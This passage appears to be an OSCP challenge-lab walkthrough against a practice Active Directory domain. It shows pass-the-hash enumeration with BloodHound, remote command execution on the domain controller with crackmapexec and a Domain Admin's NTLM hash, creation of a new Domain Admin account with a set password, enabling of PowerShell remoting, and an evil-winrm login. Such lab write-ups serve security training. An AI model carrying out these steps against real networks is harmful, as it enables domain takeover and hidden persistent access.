
```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ ping -c 2 10.10.167.140
PING 10.10.167.140 (10.10.167.140) 56(84) bytes of data.
64 bytes from 10.10.167.140: icmp_seq=1 ttl=64 time=127 ms
64 bytes from 10.10.167.140: icmp_seq=2 ttl=64 time=96.3 ms

--- 10.10.167.140 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 96.318/111.510/126.703/15.192 ms
```

Now with our network configured let's run BloodHound Python to enumerate the network:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ bloodhound-python -d oscp.exam -u celia.almeda --hashes aad3b435b51404eeaad3b435b51404ee:e728ecbadfb02f51ce8eed7
53f3ff3fd -c all --zip -ns 10.10.167.140
/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
INFO: Found AD domain: oscp.exam
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.oscp.
exam:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.oscp.exam
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.oscp.exam
INFO: Found 30 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
```

Now we can look up which user we want to attempt to leverage. The only user that can reach DC01 is tom_admin since he is a Domain Admin:




Let's attempt to run a command using tom_admin's credentials using crackmapexec:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ crackmapexec smb DC01 -u tom_admin -d oscp.exam -H 4979d69d4ca66955c075c41cf45f24dc -x 'whoami'
SMB         DC01            445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:oscp.exam) (signing:True) (SMBv1:False)
SMB         DC01            445    DC01             [+] oscp.exam\tom_admin:4979d69d4ca66955c075c41cf45f24dc (Pwn3d!
)
SMB         DC01            445    DC01             [+] Executed command
SMB         DC01            445    DC01             oscp\tom_admin
```

Since we can execute commands with tom_admin's Domain Admin privileges let's create a new Domain Admin. First, we'll create the user gio:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ crackmapexec smb DC01 -u tom_admin -d oscp.exam -H 4979d69d4ca66955c075c41cf45f24dc -x 'net user gio S3cretP@ssw
0rd /add /domain'
SMB         DC01            445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:oscp.exam) (signing:True) (SMBv1:False)
SMB         DC01            445    DC01             [+] oscp.exam\tom_admin:4979d69d4ca66955c075c41cf45f24dc (Pwn3d!
)
SMB         DC01            445    DC01             [+] Executed command
SMB         DC01            445    DC01             The command completed successfully.
```

Then we'll add them to the Domain Admins group:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ crackmapexec smb DC01 -u tom_admin -d oscp.exam -H 4979d69d4ca66955c075c41cf45f24dc -x 'net group "Domain Admins
" gio /add /domain'
SMB         DC01            445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:oscp.exam) (signing:True) (SMBv1:False)
SMB         DC01            445    DC01             [+] oscp.exam\tom_admin:4979d69d4ca66955c075c41cf45f24dc (Pwn3d!
)
SMB         DC01            445    DC01             [+] Executed command
SMB         DC01            445    DC01             The command completed successfully.
```

And the Remote Management Users group:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ crackmapexec smb DC01 -u tom_admin -d oscp.exam -H 4979d69d4ca66955c075c41cf45f24dc -x 'net localgroup "Remote M
anagement Users" gio /add /domain'
SMB         DC01            445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:oscp.exam) (signing:True) (SMBv1:False)
SMB         DC01            445    DC01             [+] oscp.exam\tom_admin:4979d69d4ca66955c075c41cf45f24dc (Pwn3d!
)
SMB         DC01            445    DC01             [+] Executed command
SMB         DC01            445    DC01             The command completed successfully.
```

Now we'll enable WinRm on the host using the Enable-PSRemoting -Force command:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ crackmapexec smb DC01 -u tom_admin -d oscp.exam -H 4979d69d4ca66955c075c41cf45f24dc -X "Enable-PSRemoting -Force
"
SMB         DC01            445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:oscp.exam) (signing:True) (SMBv1:False)
SMB         DC01            445    DC01             [+] oscp.exam\tom_admin:4979d69d4ca66955c075c41cf45f24dc (Pwn3d!
)
SMB         DC01            445    DC01             [+] Executed command
```

And let's login using evil-winrm:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS02]
└─$ evil-winrm -i DC01 -u gio -p S3cretP@ssw0rd

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gio\Documents> 
```

Now we can check our permissions and groups, to ensure that we are Domain Admins:



```
*Evil-WinRM* PS C:\Users\gio\Documents> net user gio
User name                    gio
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/16/2024 8:26:13 PM
Password expires             12/28/2024 8:26:13 PM
Password changeable          11/17/2024 8:26:13 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users *Remote Management Use
Global Group memberships     *Domain Users         *Domain Admins
```



```
SeIncreaseQuotaPrivilege          Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege         Add workstations to domain                                         Enabled
SeSecurityPrivilege               Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege          Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege             Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege          Profile system performance                                         Enabled
SeSystemtimePrivilege             Change the system time                                             Enabled
SeProfileSingleProcessPrivilege   Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege   Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege         Create a pagefile                                                  Enabled
SeBackupPrivilege                 Back up files and directories                                      Enabled
SeRestorePrivilege                Restore files and directories                                      Enabled
SeShutdownPrivilege               Shut down the system                                               Enabled
SeDebugPrivilege                  Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege      Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege           Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege         Force shutdown from a remote system                                Enabled
SeUndockPrivilege                 Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege       Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege           Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege            Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege           Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege     Increase a process working set                                     Enabled
SeTimeZonePrivilege               Change the time zone                                               Enabled
```